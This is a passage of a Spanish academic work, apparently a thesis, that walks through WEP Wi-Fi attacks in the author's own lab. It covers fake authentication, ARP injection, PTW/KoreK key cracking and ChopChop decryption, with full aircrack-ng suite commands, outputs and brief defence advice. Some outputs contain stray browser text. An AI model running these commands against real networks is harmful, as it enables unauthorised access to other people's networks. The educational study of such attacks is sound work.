2. [Atacante “A”, usuario “root”] Empezamos a monitorizar las redes que se conectan al punto de acceso:

```
airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w sharedkey wlan0
```

Parámetros usados	
C	Canal en el que se está transmitiendo la señal Wifi
Bssid	Bssid del objetivo al que queremos atacar
W	Nombre del archivo que guarda la clave compartida (opcional)

Tabla 13. Parámetros usados para monitorizar las redes con airodump-ng

Una vez ejecutado, estaremos monitorizando el punto de acceso establecido en el comando:

```
BSSID          PWR RXQ Beacons    #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
B8:27:EB:5D:28:C2 -44 100      29       28   8   7   54e   WEP   WEP      OpenWrt
BSSID          STATION          PWR   Rate   Lost   Frames Notes Probes
[6]+ Detenido           airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w sharedkey wlan0
root@kali:/# airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w sharedkey wlan0
```

Figura 23. Salida del comando airodump-ng para monitorizar un AP

3. [Cliente “C”, usuario “cliente”] Se conecta al punto de acceso por medio de la utilidad de red. Para ello, escoge la opción “OpenWrt” y escribe la contraseña.
4. [Atacante “A”, usuario “root”] En cuanto el usuario se conecte, veremos como en la columna AUTH se introduce el valor “OPN”:

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B8:27:EB:5D:28:C2	-30	72	342	1307	12	7	54e	WEP	WEP	OPEN OpenWrt
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes	
B8:27:EB:5D:28:C2	6C:40:08:93:84:B0		-35	54e-24e	5415		1287			

Figura 24. Resultado al conectarse un usuario al punto de acceso.

De esta manera ya comprobamos que el punto de acceso tiene autenticación “Open System”.

5. [Atacante “A”, usuario “root”] Ya podemos ejecutar el ataque mediante el siguiente comando:

```
aireplay-ng -1 0 -e OpenWrt -a B8:27:EB:5D:28:C2 -h
00:c0:ca:a8:7f:d6 wlan0
```

Parámetros usados	Descripción
-1	Especifica el ataque de Fake authentication
0	Tiempo de reasociación en segundos
e	Nombre del punto de acceso
a	Dirección MAC del punto de acceso
H	La dirección MAC del atacante

Tabla 14. Tabla con los parámetros usados para realizar un ataque de fake authentication con aireplay-ng

Una vez lanzado este ataque, recibiremos una respuesta indicando que la autenticación ha sido correcta:

```
root@kali:/home/jperez# aireplay-ng -1 0 -e OpenWrt -a B8:27:EB:5D:28:C2 -h 00:c0:ca:a8:7f:d6 wlan0
19:21:38 Waiting for beacon frame (BSSID: B8:27:EB:5D:28:C2) on channel 7
19:21:38 Sending Authentication Request (Open System) [ACK]
19:21:38 Authentication successful
19:21:38 Sending Association Request [ACK]
19:21:39 Association successful :-) (AID: 1)
```

Figura 25. Resultado de un ataque de fake authentication correcto

6. [Punto de acceso “AP”, usuario “root”] Si accedemos a los logs del punto de acceso, podemos ver cómo estamos bien asociados:

```
Wed Apr 22 11:18:05 2020 daemon.info hostapd: wlan0: STA 6c:40:08:93:84:b0 RADIUS: starting accounting session 90032165DD6D2670
Wed Apr 22 11:18:46 2020 daemon.info hostapd: wlan0: STA 00:c0:ca:a8:7f:d6 IEEE 802.11: associated
Wed Apr 22 11:18:46 2020 daemon.notice hostapd: wlan0: AP-STA-CONNECTED 00:c0:ca:a8:7f:d6
```

Figura 26. Logs de registro del punto de acceso

- [Atacante “A”, usuario “root”] Hay que tener en cuenta que estamos autenticados en el punto de acceso, pero no estamos conectados, por lo que no tendremos salida a Internet si lo intentamos:

```
root@kali:/home/jperez# ping www.google.com
ping: www.google.com: Fallo temporal en la resolución del nombre
root@kali:/home/jperez#
```

Figura 27. Intento de conexión a Internet tras un ataque de fake authentication

- Ataques en modo WEP Shared key

NOTA: Establecemos en nuestro punto de acceso “WEP Shared key” como método de encriptación.

- Se repiten los pasos del 1 al 3 del Ataque en modo “*WEP Open System*”.
- [Atacante “A”, usuario “root”] Cuando el cliente se conecte, observaremos en los datos monitorizados como la columna AUTH obtendrá el valor “PSK”:

```
CH 7 ][ Elapsed: 0 s ][ 2020-04-20 20:18
          BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
          B8:27:EB:5D:28:C2 -44 100    29     28   8    7 54e WEP WEP      PSK OpenWrt
          BSSID      STATION          PWR Rate Lost Frames Notes Probes
[6]+ Detenido           airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w sharedkey wlan0
root@kali:/# airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w sharedkey wlan0
```

Figura 28. Salida del comando airodump-ng para monitorizar un AP en modo “Pre shared key”

- [Atacante A, usuario “root”] Al haber monitorizado la conexión del cliente al AP, *airodump-ng* habrá guardado la preshared key. Esto lo podemos comprobar listando el fichero⁶:

```
root@kali:/# cd /home/jperez/Ataque/
root@kali:/home/jperez/Ataque# ls
sharedkey-01.cap  sharedkey-01.kismet.csv  sharedkey-01.log.csv
sharedkey-01.csv  sharedkey-01.kismet.netxml  sharedkey-01.xor
root@kali:/home/jperez/Ataque#
```

Figura 29. Listado de ficheros guardados por airodump-ng

- [Atacante A, usuario “root”] El atacante puede autenticarse en la red usando el siguiente comando de *airplay-ng*:

```
aireplay-ng -1 0 -e OpenWrt -a B8:27:EB:5D:28:C2 -h
00:c0:ca:a8:7f:d6 -y sharedkey-01.xor wlan0
```

⁶ Se han guardado los archivos en una carpeta separada para presentarlo con mayor claridad

Parámetros usados	Descripción
-1	Especifica el ataque de Fake authentication
0	Tiempo de reasociación en segundos
e	Nombre del punto de acceso
a	Dirección MAC del punto de acceso
H	La dirección MAC del atacante
Y	El archivo que contiene la clave

Tabla 15. Lista de parámetros de usados para realizar un ataque de fake authentication con aireplay-ng

Una vez que el ataque se haya realizado con, recibiremos el siguiente mensaje indicando que se ha realizado con éxito:

```
root@kali:/home/jperez# aireplay-ng -1 0 -e OpenWrt -a B8:27:EB:5D:28:C2 -h 00:c0:ca:a8:7f:d6 wlan0
19:21:38 Waiting for beacon frame (BSSID: B8:27:EB:5D:28:C2) on channel 7
19:21:38 Sending Authentication Request (Open System) [ACK]
19:21:38 Authentication successful
19:21:38 Sending Association Request [ACK]
19:21:39 Association successful :-) (AID: 1)
```

Figura 30. Resultado de un ataque de fake authentication correcto

5. [Punto de acceso “AP”, usuario “root”] Si accedemos a los logs del punto de acceso, podemos ver cómo estamos bien asociados:

```
Wed Apr 22 11:18:05 2020 daemon.info hostapd: wlan0: STA 6c:40:08:93:84:b0 RADIUS: starting accounting session 90032165DD6D2670
Wed Apr 22 11:18:46 2020 daemon.info hostapd: wlan0: STA 00:c0:ca:a8:7f:d6 IEEE 802.11: associated
Wed Apr 22 11:18:46 2020 daemon.notice hostapd: wlan0: AP-STA-CONNECTED 00:c0:ca:a8:7f:d6
```

Figura 31. Logs de registro del punto de acceso

6. [Atacante “A”, usuario “root”] Hay que tener en cuenta que estamos autenticados en el punto de acceso, pero no estamos conectados, por lo que no tendremos salida a Internet si lo intentamos. [43]

3.3.1.4 Defensa

Para defendernos de estos ataques, lo mejor es usar protocolos más seguros que el WEP, ya que éste se considera inseguro desde hace mucho tiempo. Otra de las maneras en la que podemos intentar evitar ataques es la de ocultar la SSID de nuestro punto de acceso, para que solamente los usuarios que la conozcan puedan conectarse a nuestra red. Esto hará nuestra red menos visible, pero no invulnerable a ataques por lo que, si un atacante la encuentra, podrá atacarla sin problemas. De igual manera, siempre podemos activar la autenticación a través de MAC de los usuarios, pero esto implicará una mayor configuración. Aun así, estos consejos son generales y no evitarán a nuestro punto de acceso ser inmune de ningún ataque.

3.3.2 Packet injection

3.3.2.1 Fundamentos

Este ataque permite que un usuario no conectado al AP genere tráfico en él. Para ello, el atacante captura un paquete ARP (se sabe que es un paquete ARP ya que estos siempre tienen un tamaño de 28 bytes). Una vez capturado, es reinyectado en la red, para que el AP responda a éste enviando paquetes a clientes legítimos.

Todo este tráfico adicional será luego utilizado para realizar otros ataques. [44]

Al igual que en el ataque anterior, también usaremos las herramientas *aireplay-ng* y *airodump-ng* [45], aunque también usaremos *aircrack-ng*, que se encarga de descifrar la clave de los vectores de inicio.

3.3.2.2 Preparación del entorno

La preparación de este entorno es la misma que la explicada en el ataque anterior. Tendremos el punto de acceso configurado como “WEP Shared Key” y la configuración del atacante y el cliente conectado a la red se mantendrá igual. La contraseña escogida es una de 128 bits aleatoria.




Figura 1. Entorno usado para la realización del ataque Packet injection

3.3.2.3 Ataque

Los pasos necesarios para ejecutar este ataque son:

1. [Atacante “A”, usuario “root”] Ponemos nuestra tarjeta de red en modo monitor.
2. [Atacante “A”, usuario “root”] Realizamos el ataque de “fake authentication”.
3. [Atacante “A”, usuario “root”] Ahora será necesario iniciar *aireplay-ng* en modo “ARP request replay” (repetición de peticiones ARP). En este proceso, la tarjeta detectará los paquetes ARP y los injectará de nuevo en la red, para que el AP haga un rebroadcast de los paquetes y se generen nuevos

IV que serán luego utilizados:

```
aireplay-ng -3 -b B8:27:EB:5D:28:C2 -h 0e:b5:59:4a:79:51
wlan0
```

Parámetros usados	Descripción
-3	Modo “ARP Request replay”
b	Dirección MAC del AP
-h	Dirección MAC del atacante

Tabla 16. Parámetros usados para la realización de un ataque de packet inyection con aireplay-ng

Al ejecutar el comando, recibimos el número de paquetes leídos y el número de paquetes inyectados en la red:

```
12:36:11 Waiting for beacon frame (BSSID: B8:27:EB:5D:28:C2) on channel 7
Saving ARP requests in replay_arp-0423-123611.cap
You should also start airodump-ng to capture replies.
Read 65258 packets (got 20423 ARP requests and 40534 ACKs), sent 44749 packets ... (500 pps)
```

Figura 32. Salida de aireplay-ng con los paquetes inyectados en la red

Con esto, ya tendríamos el ataque completado. Al igual que el ataque anterior, este no nos permitirá obtener la clave de la red, pero si se usa en conjunción con otras vulnerabilidades (que haremos en siguientes apartados), si permite acceder a la red.

3.3.2.4 Defensa

Como se ha comentado en ataques anteriores, el protocolo WEP es un protocolo inseguro y la mejor defensa sería no utilizarlo. Todos los puntos de acceso actuales ofrecen mejores alternativas que ayudarían a solucionar un ataque que se puede ejecutar de manera muy rápida y sencilla. Aun así, siempre podemos usar los consejos ofrecidos en 3.3.1.4.

3.3.3 Ataque PTW

3.3.3.1 Fundamentos

Este ataque intenta crackear la clave usando los paquetes obtenidos. Para ello, implementa una estrategia de clasificación clave que selecciona un número determinado de claves probables y continúa el algoritmo RC4 basado en ellas.

Lo bueno de este ataque es que se necesitan menos paquetes para realizar el ataque, con unos 35.000-4000 paquetes ya se tendría una probabilidad de más del 50 por ciento de éxito. [46]

Este ataque no sólo usa el mismo entorno que el ataque anterior, sino que, para poder explotarlo, también

se usan las mismas herramientas. Cómo comentábamos al principio, la suite de *aircrack-ng* mantiene el primer puesto en cuánto a herramientas para realizar en redes inalámbricas.

3.3.3.2 Preparación del entorno

El entorno será completamente igual al mostrado en el ataque anterior ya que este ataque es una continuación de aquél.

3.3.3.3 Ataque

1. [Atacante “A”, usuario “root”] El atacante lanza el comando para ejecutar airodump-ng y capturar todos los IVs generados:

```
airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w output
wlan0
```

Parámetros usados	Descripción
c	Canal donde retransmite el AP
Bssid	Bssid del objetivo al que queremos atacar
w	Archivo donde guardaremos los IV

Tabla 17. Parámetros usados para capturar los IV con airodump-ng

Al ejecutar el comando, veremos cómo nos pondremos en modo escucha y la tarjeta de red empezará a monitorizar todos los paquetes dirigidos al AP para obtener todos los IV.

```
CH 7 ][ Elapsed: 12 s ][ 2020-04-23 12:21 Docs > KaliForums > NetHunter > Offensive Secu
          Google Tienda PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
BSSID      STATION          PWR Rate Lost   Frames Notes Probes
B8:27:EB:5D:28:C2 6C:40:08:93:84:B0 -32 54e-24e 1948       346

```

Figura 33. Salida de airodump-ng mientras capture los IV

2. [Atacante “A”, usuario “root”] Se realiza el ataque de “packet injection” completo desde los pasos 1 al 3.

3. Con los datos obtenidos al realizar una inyección de paquetes, podemos crackear la clave por medio de todos los IV obtenidos.

Para ello, el atacante ejecuta el comando:

```
aircrack-ng -b B8:27:EB:5D:28:C2 output-02.cap
```

Parámetros usados	Descripción
b	Dirección MAC del AP
.cap	Adjuntamos el archivo .cap donde se encuentran los IV.

Tabla 18. Parámetros usados por aircrack-ng para realizar un ataque PTW

Si no hemos obtenido suficientes IVS, el comando nos devolverá una salida que indicará que lo intentará más adelante cuando tenga los suficientes:

```
Sobre Google Tienda [00:00:05] Tested 142921 keys (got 30800 IVs)
KB depth byte(vote)
0 47/ 48 DF(33536) 1E(33280) 39(33280) B4(33280) DE(33280) 1C(33024) 34(33024) 52(33024) D3(33024) DC(33024) 5D(32768) 63(32768)
1 3/ 5 2C(37120) BC(36864) C4(36608) 49(35840) 0A(35584) 17(35584) 6F(35584) 73(35328) 42(35072) 76(35072) B3(35072) C0(35072)
2 5/ 7 98(36352) 6F(36096) FA(36096) 50(35840) 72(35840) AE(35840) E1(35840) 10(35584) 6D(35584) A3(35584) A5(35584) DC(35328)
3 38/ 3 F6(33792) 00(33536) 05(33536) 35(3536) 59(33536) DA(33536) C9(33280) E7(33280) FF(33280) 10(33024) 24(33024) 2D(33024)
4 8/ 4 B2(36096) 4E(35840) AE(35840) D4(35840) FA(35840) 20(35584) 14(35328) 8C(35328) BD(35328) E5(35328) 64(35072) 6E(35072)

Failed. Next try with 35000 IVs.
^Z
```

Figura 34. Salida del comando de aircrack-ng mientras realiza el ataque

En cuanto tenga los suficientes, descifrará la clave. En nuestro caso ha sido la clave aleatoria de 128 bits:

```
Sobre Google Tienda [00:00:00] Tested 813 keys (got 40743 IVs)
KB depth byte(vote)
0 1/ 2 82(50176) CB(49152) 34(48896) 17(48640) 54(47872) 5D(47616) 11(46848) E3(46592) DF(46080) 1C(45824) 4B(45824) 95(45824)
1 4/ 9 D2(49408) C0(48128) D8(48128) 00(47872) 3D(47872) 47(47616) 19(47104) EC(47104) B0(46592) 8D(46336) 9F(46336) 6D(46080)
2 2/ 2 E9(47360) 39(47104) 3D(47104) 53(47104) F3(47104) 6D(46848) CF(46848) FE(46848) 54(46592) FF(46336) 80(45824) D0(45824)
3 23/ 3 D2(45312) 02(45056) 96(45056) C6(45056) 54(45056) 54(44800) 64(44800) 66(44800) 72(44800) 82(44800) 2E(44544) 34(44544)
4 0/ 1 31(57600) 8E(48896) E2(48640) 4B(47872) 8C(47360) 78(47104) D6(47104) 32(46848) DC(46848) FE(46848) D4(46592) 1F(46336)

KEY FOUND! [ 61:42:43:72:4C:64:55:6E:34:69:76:77:46 ] (ASCII: aBCrLdUn4ivwF )
Decrypted correctly: 100%
```

Figura 35. Salida de aircrack-ng una vez que ha descifrado la clave

Con esta contraseña, ya podremos conectarnos al punto de acceso y podremos recibir conexión a Internet.

Al conectarlos a Internet con la clave, ya podemos acceder a la red con total normalidad:



```

root@kali:/home/jperez# wget www.us.es
--2020-04-23 19:10:35-- http://www.us.es/
Resolviendo www.us.es (www.us.es)... 193.147.175.38
Conectando con www.us.es (www.us.es)[193.147.175.38]:80... conectado.
Petición HTTP enviada, esperando respuesta... 302 Found
Localización: https://www.us.es/ [siguiendo]
--2020-04-23 19:10:36-- https://www.us.es/
Conectando con www.us.es (www.us.es)[193.147.175.38]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 197362 (193K) [text/html]
Grabando a: "index.html.1"

index.html.1      100%[=====] 192,74K  --KB/s    en 0,09s
2020-04-23 19:10:36 (2,19 MB/s) - "index.html.1" guardado [197362/197362]
root@kali:/home/jperez#

```

Figura 36. Comprobación de conexión a Internet con clave descifrada

3.3.3.4 Defensa

Como se ha comentado en ataques anteriores, el protocolo WEP es un protocolo inseguro y la mejor defensa sería no utilizarlo. Todos los puntos de acceso actuales ofrecen mejores alternativas que ayudarían a solucionar un ataque que se puede ejecutar de manera muy rápida y sencilla. Aun así, siempre podemos usar los consejos ofrecidos en 3.3.1.4.

3.3.4 Ataque FMS/Korek

3.3.4.1 Fundamentos

El ataque FMS se centra en el modo de operación de RC4, el sistema de cifrado de flujo del stream.

Este modo de operación es vulnerable porque todo texto plano que se vaya a retransmitir usa como prefijo 3 bytes del vector de inicialización que identifican la trama. Por otro lado, la trama suele comenzar con los bytes “0xAA,0xAA,0x03” que pertenecen a la cabecera SNAP⁷. Con estos dos conceptos se establece una relación entre los IVs de los paquetes que indican la entrada al algoritmo y la clave maestra. Los 3 bytes previamente mencionados son concatenados a la clave maestra, por lo que una encriptación WEP de 64 bits usa como vector de entrada [A+3,255,X, 5 bytes desconocidos].

Gracias a este concepto, cuántos más paquetes seamos capaz de analizar, más fácilmente se podrá obtener la clave WEP usada.

El ataque KoreK es simplemente una implementación FMS más optimizada que permite romper la clave WEP más rápido. [47]

Al ser Korek una implementación de FMS pero más rápida, FMS apenas está implementada en las herramientas que permiten explotar esta vulnerabilidad. Nosotros, cómo hemos usado en los ataques anteriores, volveremos a usar la suite de *aircrack-ng*. En este caso, la herramienta *aircrack-ng* con un solo parámetro.

⁷ Subnetwork Access Protocol

3.3.4.2 Preparación del entorno

El entorno que usaremos es el mismo que el establecido en el ataque anterior.

3.3.4.3 Ataque

Ya que este ataque es una variación para obtener la clave. En primer lugar, repetiremos todos los pasos del packet Injection para volver a generar todos los paquetes y crear la captura.

1. [Atacante “A”, usuario “root”] Repetimos los pasos del ataque anterior 1 y 2.
2. [Atacante “A”, usuario “root”] Una vez que tenemos todos los paquetes capturados, lanzamos el ataque para intentar crackear la clave:

```
aircrack-ng -K -b B8:27:EB:5D:28:C2 output-02.cap
```

Parámetros usados	Descripción
K	Parámetro que indica el uso de Korek
b	Dirección MAC del AP
.cap	Adjuntamos el archivo .cap donde se encuentran los IV.

Tabla 19. Parámetros usados para realizar un ataque Korek con aircrack-ng

De igual manera que en el ataque anterior, en cuanto se tengan los suficientes paquetes para generar la clave (en este caso son menos que para el ataque PWT) se descifrará la clave.

```
Starting Google... Tiempo... [00:00:00] Tested 813 keys (got 40743 IVs)
KB    depth   byte(vote)
0     1/   2   82(50176) CB(49152) 34(48896) 17(48640) 54(47872) 5D(47616) 11(46848) E3(46592) DF(46080) 1C(45824) 4B(45824) 95(45824)
1     4/   9   D2(49408) C0(48128) D8(48128) 00(47872) 3D(47872) 47(47616) 19(47104) EC(47104) B0(46592) 8D(46336) 9F(46336) 6D(46080)
2     2/   2   E9(47360) 39(47104) 3D(47104) 53(47104) F3(47104) 6D(46848) CF(46848) FE(46848) 54(46592) FF(46336) 80(45824) D0(45824)
3     23/   3   D2(45312) 02(45056) 96(45056) C6(45056) C9(45056) 54(44800) 64(44800) 66(44800) 72(44800) 82(44800) 2E(44544) 34(44544)
4     0/   1   31(57600) 8E(48896) E2(48640) 4B(47872) 8C(47360) 78(47104) D6(47104) 32(46848) DC(46848) FE(46848) D4(46592) 1F(46336)

KEY FOUND! [ 61:42:43:72:4C:64:55:6E:34:69:76:77:46 ] (ASCII: aBCrLdUn4ivwF )
Decrypted correctly: 100%
```

Figura 37. Salida del comando aircrack-ng con la clave descifrada

Una vez que ya tengamos la clave, podremos operar en Internet con normalidad [48].

3.3.4.4 Defensa

Como se ha comentado en ataques anteriores, el protocolo WEP es un protocolo inseguro y la mejor defensa sería no utilizarlo. Todos los puntos de acceso actuales ofrecen mejores alternativas que ayudarían a solucionar un ataque que se puede ejecutar de manera muy rápida y sencilla. Aun así, siempre podemos usar los consejos ofrecidos en 3.3.1.4.

3.3.5 Ataque ChopChop

3.3.5.1 Fundamentos

Este ataque también aprovecha una debilidad en RC4, ya que ataca al propio protocolo WEP y permite a un atacante descifrar un paquete de la red sin conocer la clave.

Se cambia un bit en el texto cifrado y luego se calcula qué bit en valor CRC32 debe ser cambiado para que el paquete siga siendo válido. Si este nuevo paquete es injectado en la red, será catalogado como inválido, pero se puede convertir en válido usando XOR con el valor que depende del byte truncado. Con este valor, se puede emplear la fuerza bruta para que cuando se encuentre con el AP, éste lo devuelva a la red. Cuando se repite esta operación, el atacante es capaz de descifrar un paquete obteniendo el texto plano y el keystream sin haber usado la contraseña. [49]

Como viene siendo habitual, aquí volveremos a usar las mismas herramientas que hemos usado anteriormente para la realización de ataques.

3.3.5.2 Preparación del entorno

Para la preparación de este ataque hemos levantado en nuestro cliente “C” un servidor Apache y hemos conectado otro dispositivo “Ipad” a la red para que se conecte a este servidor y así poder analizar un paquete obtenido de un cliente a otro.

También la dirección MAC de nuestro atacante “A” ha cambiado con respecto a los otros ataques.




Figura 38. Entorno usado para la realización del ataque ChopChop

3.3.5.3 Ataque

1. [Atacante “A”, usuario “root”] Ponemos la tarjeta de red en modo monitor.
2. [Atacante “A”, usuario “root”] Realizamos una “fake authentication” para poder estar identificados en el AP.
3. [Atacante “A”, usuario “root”] Lanzamos el siguiente comando para elegir que paquete queremos intentar descifrar:

```
aireplay-ng -4 -h 00:c0:ca:a8:7f:d6 -b B8:27:EB:5D:28:C2
wlan0
```

Parámetros usados	Descripción
-4	Parámetro que indica el uso del ataque ChopChop
h	Dirección MAC del equipo que ha realizado la fake authentication
-b	Dirección MAC del AP

Tabla 20. Parámetros usados para la realización del ataque ChopChop con aireplay-ng

Una vez ejecutado el comando, la salida nos mostrará de uno en uno los paquetes que está capturando para que elijamos el que queramos.

4. [Cliente “Ipad”] Con el navegador web accedemos al servidor web que hemos montado en el cliente “C” a través de su IP: 192.168.1.10.
5. [Atacante “A”, usuario “root”] Elegimos el paquete que queramos con “y/n”. En nuestro caso, el atacante espera hasta encontrar uno con las MAC del cliente “C” y el cliente “IPAD” y pulsamos “y”:

```
Read 75 packets ...

Size: 152, FromDS: 1, ToDS: 0 (WEP)

BSSID   = B8:27:EB:5D:28:C2
Dest. MAC = 6C:40:08:93:84:B0
Source MAC = 98:97:D1:06:21:E4

0x0000: 8842 2c00 6c40 0893 84b0 b827 eb5d 28c2 .B,`l@.....'.J(. 
0x0010: 9897 d106 21e4 7036 0000 2e1d 6d00 4af0 ....!p6....m.J. 
0x0020: cb85 c00a 9a24 ca75 fda5 b5a9 9934 a7b9 .....$..u.....4.. 
0x0030: 09f4 3d9b b282 ea58 e521 62e9 8ec0 0dd7 ..=....X.!b.... 
0x0040: bc6f fd76 a698 8325 a483 f172 52ab aeed .o.v...%...rR... 
0x0050: 2e86 964c 6600 8235 9a94 1e99 5ee7 456e ...Lf..5.....En 
0x0060: 2c50 c543 7819 4f10 74b5 0ce1 f84e a252 ,P.Cx.O.t....N.R 
0x0070: 3d5d 07cd c331 d40f 70d7 8554 9e34 7792 =] ... 1..p..T.4w. 
0x0080: 3d62 e344 437d 5c5a 280d 7968 0b67 458f =b.DC}\Z(.yh.gE. 
0x0090: 5a52 a90c 517f 7771 ZR..Q.wq

Use this packet ? N
```

Figura 39. Elección de paquete con aireplay-ng

Al pulsar “y”, aircrack-ng empezará a descifrar el paquete:

```
Use this packet ? Y
Saving chosen packet in replay_src-0425-113504.cap
Offset 103 ( 2% done) xor = 16 pt = F5 59 frames written in 1060ms
Offset 102 ( 4% done) xor = D2 pt = 29 121 frames written in 2129ms
Offset 101 ( 5% done) xor = 61 pt = 99 38 frames written in 671ms
Offset 100 ( 6% done) xor = F7 pt = 78 25 frames written in 442ms
```

Figura 40. Comienzo de descifrado de paquete con aireplay-ng

Una vez terminado, la salida se guardará como texto plano en un .cap y el keystream en un .xor:

```
The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: IP header re-creation.

Saving plaintext in replay_dec-0425-113802.cap
Saving keystream in replay_dec-0425-113802.xor
Completed in 170s (0.40 bytes/s)
```

Figura 41. Paquete descifrado con aireplay-ng

Este .cap podemos luego analizarlo en algún programa que lo permita. Nosotros usaremos *tcpdump*:

```
tcpdump -r replay_dec-0425-113802.cap
```

Parámetros usados	Descripción
r	Indicamos que vamos a leer del archivo especificado

Tabla 21. Parámetros usados por tcpdump para analizar un paquete desde un archivo de captura

En la salida podemos comprobar las direcciones del paquete, el texto obtenido, etc...

```
reading from file replay_dec-0425-113802.cap, link-type IEEE802_11 (802.11)
11:38:02.314544 IP 192.168.1.10.80 > 192.168.1.3.50568: tcp 0
 0x0000: 4500 0040 0000 4000 4006 b75a c0a8 010a E..@..@..@..Z....
 0x0010: c0a8 0103 0050 c588 f575 3c32 695c 3cbe .....P...u<2i\<.
 0x0020: b012 ffff b61c 0000 0204 05b4 0103 0306 .....
 0x0030: 0101 080a 074f 9d06 2cf9 8e87 0402 0000 .....0..,.....
root@kali:/home/jperez/rtl8812au# _
```

Figura 42. Paquete descifrado

Descifrar un paquete en una red es útil luego para poder forjar nosotros nuestros propios ARP.

3.3.5.4 Defensa

Como se ha comentado en ataques anteriores, el protocolo WEP es un protocolo inseguro y la mejor defensa sería no utilizarlo. Todos los puntos de acceso actuales ofrecen mejores alternativas que ayudarían a solucionar un ataque que se puede ejecutar de manera muy rápida y sencilla. Aun así, siempre podemos usar los consejos ofrecidos en 3.3.1.4.

3.4 WPA2

WPA2 fue lanzado en 2004 para sustituir a WPA. Desde marzo de 2006 a junio de 2020, todos los dispositivos que usen este protocolo necesitan una certificación expedida por “Wi-Fi Alliance” si quieren usar la marca

registrada “Wi-Fi”.

Este estándar de seguridad obliga al uso de algoritmos AES en lugar de los RC4 anteriores e introduce CCMP (AES CCMP, Counter Cipher Mode with Block Chaining Message Authentication Code Protocol, 128 bit). Este modo fue diseñado específicamente para redes inalámbricas, pero requiere más potencia de cálculo que TKIP.

WPA2 también soporta 2 modos, Personal y Enterprise. En el modo Personal se utiliza una clave secreta precompartida muy parecida a WEP. Todos los APs y clientes se configuran para utilizar la misma clave de hasta 64 caracteres. Por el contrario, el modo Enterprise se basa en la autenticación 802.1X, EAP, uno de los varios tipos de EAP y la distribución de claves. Este modo usualmente está configurado con EAP-TLS para la autenticación entre el cliente inalámbrico (solicitante) y el AP (autenticador).

3.4.1 Ataque KRACK

3.4.1.1 Fundamentos

Este ataque tiene como objetivo el 4-way handshake utilizado para establecer un nonce en el protocolo WPA2 y fue descubierta por Mathy Vanhoef y Frank Piessens.

